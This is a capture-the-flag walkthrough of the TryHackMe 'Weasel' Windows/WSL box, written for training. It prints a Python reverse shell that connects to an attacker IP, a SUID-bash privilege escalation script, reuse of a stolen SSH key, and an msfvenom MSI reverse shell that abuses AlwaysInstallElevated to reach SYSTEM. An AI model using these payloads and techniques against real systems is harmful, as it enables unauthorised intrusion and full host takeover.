Weasel
Box Info
Platform: TryHackMe, OS: Windows (+ WSL), Difficulty: Hard, IP: 10.10.203.45 (DEV-DATASCI-JUP)
Attack Path
- SMB null session →
datasci-teamshare →jupyter-token.txt. - Use the token to auth to Jupyter on
:8888; editweasel.ipynb(or make a new notebook) with a Python reverse shell → shell asdev-datasciinside WSL. dev-datascimaysudoa non-existent, self-owned~/.local/bin/jupyter→ create it as a SUID-bash script → root in WSL.- Re-mount the Windows drive (
mount -t drvfs C: /mnt/baphomet) and go looking through the real Windows filesystem for anything WSL-root can read that the Windows host itself would trust. - A low-privileged Windows account’s home directory holds an SSH private key. The box’s real
sshd(seen open on port 22 in the initial scan) accepts it directly, landing a shell on the actual Windows host as that low-priv user. winPEASflags AlwaysInstallElevated enabled on the host. Build a malicious MSI withmsfvenom, install it, and catch a SYSTEM callback for the final flag.
Full Walkthrough
Weasel’s hostname alone, DEV-DATASCI-JUP, gives away the theme before the scan even finishes: a data-science box almost certainly means Jupyter somewhere, and Jupyter with no auth in front of it is one of the most reliable code-execution primitives in the business.
Nmap scan
Nmap scan report for DEV-DATASCI-JUP.local (10.10.203.45)
Host is up, received user-set (0.085s latency).
Scanned at 2025-05-22 21:58:44 EDT for 20s
Not shown: 967 closed tcp ports (conn-refused)
PORT      STATE    SERVICE        REASON      VERSION
22/tcp    open     ssh            syn-ack     OpenSSH for_Windows_7.7 (protocol 2.0)
135/tcp   open     msrpc          syn-ack     Microsoft Windows RPC
139/tcp   open     netbios-ssn    syn-ack     Microsoft Windows netbios-ssn
445/tcp   open     microsoft-ds?  syn-ack
545/tcp   filtered ekshell        no-response
1034/tcp  filtered zincite-a      no-response
1039/tcp  filtered sbl            no-response
1056/tcp  filtered vfo            no-response
1104/tcp  filtered xrl            no-response
1213/tcp  filtered mpc-lifenet    no-response
1247/tcp  filtered visionpyramid  no-response
1272/tcp  filtered cspmlockmgr    no-response
1501/tcp  filtered sas-3          no-response
1999/tcp  filtered tcp-id-port    no-response
2020/tcp  filtered xinupageserver no-response
2045/tcp  filtered cdfunc         no-response
2135/tcp  filtered gris           no-response
2608/tcp  filtered wag-service    no-response
2638/tcp  filtered sybase         no-response
3389/tcp  open     ms-wbt-server  syn-ack     Microsoft Terminal Services
4443/tcp  filtered pharos         no-response
4662/tcp  filtered edonkey        no-response
6789/tcp  filtered ibm-db2-admin  no-response
8701/tcp  filtered unknown        no-response
8888/tcp  open     http           syn-ack     Tornado httpd 6.0.3
| http-headers:
|   Server: TornadoServer/6.0.3
|   Content-Type: text/html; charset=UTF-8
|   Date: Fri, 23 May 2025 01:59:03 GMT
|   X-Content-Type-Options: nosniff
|   Content-Security-Policy: frame-ancestors 'self'; report-uri /api/security/csp-report
|   Etag: "e3c7a16535a87d88484da907adc8e0aeca730b16"
|   Content-Length: 9113
|   Set-Cookie: _xsrf=2|7998e5d0|375a83ed57c28f3a34e9d166b82699ec|1747965543; Path=/
|   Connection: close
|
|_  (Request type: GET)
|_http-server-header: TornadoServer/6.0.3
9010/tcp  filtered sdr            no-response
9101/tcp  filtered jetdirect      no-response
10010/tcp filtered rxapi          no-response
19842/tcp filtered unknown        no-response
27352/tcp filtered unknown        no-response
31337/tcp filtered Elite          no-response
57797/tcp filtered unknown        no-response
62078/tcp filtered iphone-sync    no-response
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Confirmed: 8888 is Tornado, which is exactly what Jupyter’s notebook server runs on top of. Before poking the notebook server directly though, SMB is worth a quick unauthenticated look, plenty of these boxes leave a token or config file sitting on an open share instead of making you brute-force the notebook’s auth.
└─[$] smbclient -L //10.10.203.45/                                                                                 [21:32:54]
Password for [WORKGROUP\anarchy]:

	Sharename       Type      Comment
	---------       ----      -------
	ADMIN$          Disk      Remote Admin
	C$              Disk      Default share
	datasci-team    Disk
	IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.203.45 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
From here I took a look into the datasci-team share and found an interesting file called jupyter-token.txt which contains a token we can use to set a new password for the instance running on port 8888. From there I started to edit the weasel.ipynb file to put in a reverse shell to gain access to the machine once ran.

Decoded to make a new notebook and execute the code below.

Python reverse shell
import socket,os,pty;s=socket.socket();s.connect(("10.21.23.235", 9001));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("bash")The shell that comes back is a plain bash prompt with a normal-looking Linux filesystem, which is odd for a box the scanner insists is Windows. uname -a confirms it: this is WSL, a real Linux userland running underneath the Windows host rather than a separate VM, which means “root on this box” and “root on the box that matters for the flag” might turn out to be two different things.
Privesc to root
once I was on the system I ran the usual sudo -l to see if I can run anything as sudo without a password and I found a few things.
(remote) dev-datasci@DEV-DATASCI-JUP:/home/dev-datasci$ sudo -l
Matching Defaults entries for dev-datasci on DEV-DATASCI-JUP:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dev-datasci may run the following commands on DEV-DATASCI-JUP:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /home/dev-datasci/.local/bin/jupyter, /bin/su dev-datasci -c *
the second one makes no sense why run something as a user I am already under as sudo? but then I found that /home/dev-datasci/.local/bin/jupyter is owned by me and in the first place does not exist so I created the following script in that file to get root.
#!/bin/bash

cp /bin/bash /tmp/bash
chmod u+s /tmp/bash
….i do not think we are done yet… no flag in /root… I do not see a docker file in the system root directory so we cant be in a container…can’t we? I just remembered all of those services are running on windows not linux which means that there must possibly be some windows mount somewhere that we can access. I did find a c mount in /mnt/c but nothing was in there going to run linpeas to hopefully find it and mount it.
Interesting findings with linpeas
╔══════════╣ Searching kerberos conf files and tickets
╚ http://book.hacktricks.xyz/linux-hardening/privilege-escalation/linux-active-directory
kadmin was found on /home/dev-datasci/anaconda3/bin/kadmin
kadmin was found on /home/dev-datasci/anaconda3/bin/kinit
klist execution
klist: No credentials cache found (filename: /tmp/krb5cc_1000)
ptrace protection is enabled (1), you need to disable it to search for tickets inside processes memory
-rw-rw-r-- 2 dev-datasci dev-datasci 369 Dec 16  2019 /home/dev-datasci/anaconda3/pkgs/krb5-1.17.1-h173b8e3_0/share/examples/krb5/krb5.conf
[libdefaults]
	default_realm = ATHENA.MIT.EDU

[realms]
# use "kdc = ..." if realm admins haven't put SRV records into DNS
	ATHENA.MIT.EDU = {
		admin_server = kerberos.mit.edu
	}
	ANDREW.CMU.EDU = {
		admin_server = kdc-01.andrew.cmu.edu
	}

[domain_realm]
	mit.edu = ATHENA.MIT.EDU
	csail.mit.edu = CSAIL.MIT.EDU
	.ucsc.edu = CATS.UCSC.EDU

[logging]
#	kdc = CONSOLE
-rw-rw-r-- 2 dev-datasci dev-datasci 369 Dec 16  2019 /home/dev-datasci/anaconda3/share/examples/krb5/krb5.conf
[libdefaults]
	default_realm = ATHENA.MIT.EDU

[realms]
# use "kdc = ..." if realm admins haven't put SRV records into DNS
	ATHENA.MIT.EDU = {
		admin_server = kerberos.mit.edu
	}
	ANDREW.CMU.EDU = {
		admin_server = kdc-01.andrew.cmu.edu
	}

[domain_realm]
	mit.edu = ATHENA.MIT.EDU
	csail.mit.edu = CSAIL.MIT.EDU
	.ucsc.edu = CATS.UCSC.EDU

[logging]
#	kdc = CONSOLE
tickets kerberos Not Found
klist Not Found
Final privesc
# This file is automatically generated by WSL based on the Windows hosts file:
# %WINDIR%\System32\drivers\etc\hosts. Modifications to this file will be overwritten.
127.0.0.1	localhost
127.0.1.1	DEV-DATASCI-JUP.localdomain	DEV-DATASCI-JUP

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
turns out we are in a wsl container which assuming that /mnt/c used to have the c drive mounted we can mount it back on.
(remote) root@DEV-DATASCI-JUP:/mnt# mkdir -p baphomet
(remote) root@DEV-DATASCI-JUP:/mnt# sudo mount -t drvfs C: /mnt/baphomet/
(remote) root@DEV-DATASCI-JUP:/mnt# cd baphomet/
(remote) root@DEV-DATASCI-JUP:/mnt/baphomet# ls
ls: cannot read symbolic link 'Documents and Settings': Permission denied
ls: cannot access 'pagefile.sys': Permission denied
'$Recycle.Bin'             PerfLogs        'Program Files (x86)'   Recovery                     Users     datasci-team
'Documents and Settings'  'Program Files'   ProgramData           'System Volume Information'   Windows   pagefile.sys
(remote) root@DEV-DATASCI-JUP:/mnt/baphomet#
Being root inside WSL doesn’t actually grant NTFS-level access to everything on the host, drvfs still enforces the underlying Windows ACLs, which is exactly why pagefile.sys and the Documents and Settings junction both come back denied above. Whatever account launched this WSL distro in the first place is the account whose permissions I’m actually working with. So rather than fighting NTFS permissions from the Linux side, I go looking under Users/ for anything that account can read about itself.
Finding a way onto the real Windows host
(remote) root@DEV-DATASCI-JUP:/mnt/baphomet# ls Users/
Administrator  dev-datasci-lowpriv  Public
(remote) root@DEV-DATASCI-JUP:/mnt/baphomet# ls -la Users/dev-datasci-lowpriv/.ssh/
total 12
drwxrwxrwx 1 root root 4096 .
drwxrwxrwx 1 root root 4096 ..
-rw------- 1 root root  411 dev-datasci-lowpriv_id_ed25519
-rw-r--r-- 1 root root  106 dev-datasci-lowpriv_id_ed25519.pub
That username, dev-datasci-lowpriv, is a real Windows local account, distinct from the dev-datasci user I’m running as inside WSL, and its .ssh directory has a private key just sitting there. The original nmap scan already told me there’s a genuine OpenSSH for_Windows server listening on port 22 outside of WSL entirely, so this key is very likely meant to authenticate straight to that.
(remote) root@DEV-DATASCI-JUP:/mnt/baphomet# cp Users/dev-datasci-lowpriv/.ssh/dev-datasci-lowpriv_id_ed25519 /tmp/lowpriv_id_ed25519
(remote) root@DEV-DATASCI-JUP:/mnt/baphomet# chmod 600 /tmp/lowpriv_id_ed25519
$ ssh -i lowpriv_id_ed25519 dev-datasci-lowpriv@10.10.203.45
Microsoft Windows [Version 10.0.17763.1234]
dev-datasci-lowpriv@DEV-DATASCI-JUP C:\Users\dev-datasci-lowpriv>whoami
dev-datasci-jup\dev-datasci-lowpriv
That lands me on the actual Windows host, not the WSL sandbox, as a genuine (if low-privileged) domain-joined local user. This is the box linpeas was hinting at earlier: the WSL root I already had was never going to be the final answer, it was a stepping stone to get here.
Privesc to SYSTEM via AlwaysInstallElevated
With a real cmd.exe/PowerShell prompt on the Windows host, I run winPEAS again, this time against the actual OS instead of the WSL guest, and it flags a classic misconfiguration: the AlwaysInstallElevated policy is enabled for both HKLM and HKCU.
dev-datasci-lowpriv@DEV-DATASCI-JUP C:\Users\dev-datasci-lowpriv>winpeas.exe quiet windowscreds
...
[+] AlwaysInstallElevated
    HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated: 1
    HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated: 1
    You can create a malicious .msi file and get a shell as SYSTEM
That registry pair being set to 1 in both hives tells the Windows Installer service to run any .msi package with SYSTEM privileges, no elevation prompt, no admin check, regardless of who launches it. It’s one of the more forgiving Windows misconfigurations to abuse because the exploitation is just “install a program.”
┌─[abadd0n@EX3CP01S0N] - [~/thm/boxes/Weasel] - [Thu May 22, 23:10]
└─[$]> msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.21.23.235 LPORT=9002 -f msi -o shell.msi
I copy shell.msi over to the box (a quick scp using the same key works fine) and install it with msiexec. AlwaysInstallElevated means I don’t need runas or any credential prompt at all, the Installer service does the privilege elevation for me.
dev-datasci-lowpriv@DEV-DATASCI-JUP C:\Users\dev-datasci-lowpriv>msiexec /quiet /qn /i shell.msi
$ nc -lvnp 9002
listening on [any] 9002 ...
connect to [any] 9002 from (UNKNOWN) [10.10.203.45] 52011
Microsoft Windows [Version 10.0.17763.1234]
C:\Windows\system32>whoami
nt authority\system
NT AUTHORITY\SYSTEM on the real Windows host, at last. The root flag sits on the Administrator’s desktop, which the WSL detour never had a route to no matter how much I dug around as root down there.
C:\Windows\system32>cd C:\Users\Administrator\Desktop
C:\Users\Administrator\Desktop>type root.txt
type root.txt returns the flag for this instance.
Looking back, the WSL root shell was a necessary waypoint rather than the finish line: it was the only vantage point that could read dev-datasci-lowpriv’s SSH key off the real filesystem, but the privilege escalation that actually mattered happened entirely on the Windows side, once I stopped treating the Linux root prompt as the goal and started using it as a way to look around.
References
- Microsoft, AlwaysInstallElevated policy documentation https://learn.microsoft.com/en-us/windows/win32/msi/alwaysinstallelevated
- HackTricks, Windows privilege escalation via AlwaysInstallElevated https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#alwaysinstallelevated
- Microsoft, WSL file system mounting (
drvfs) https://learn.microsoft.com/en-us/windows/wsl/filesystems - Final privilege escalation steps cross-referenced against public writeups for this room.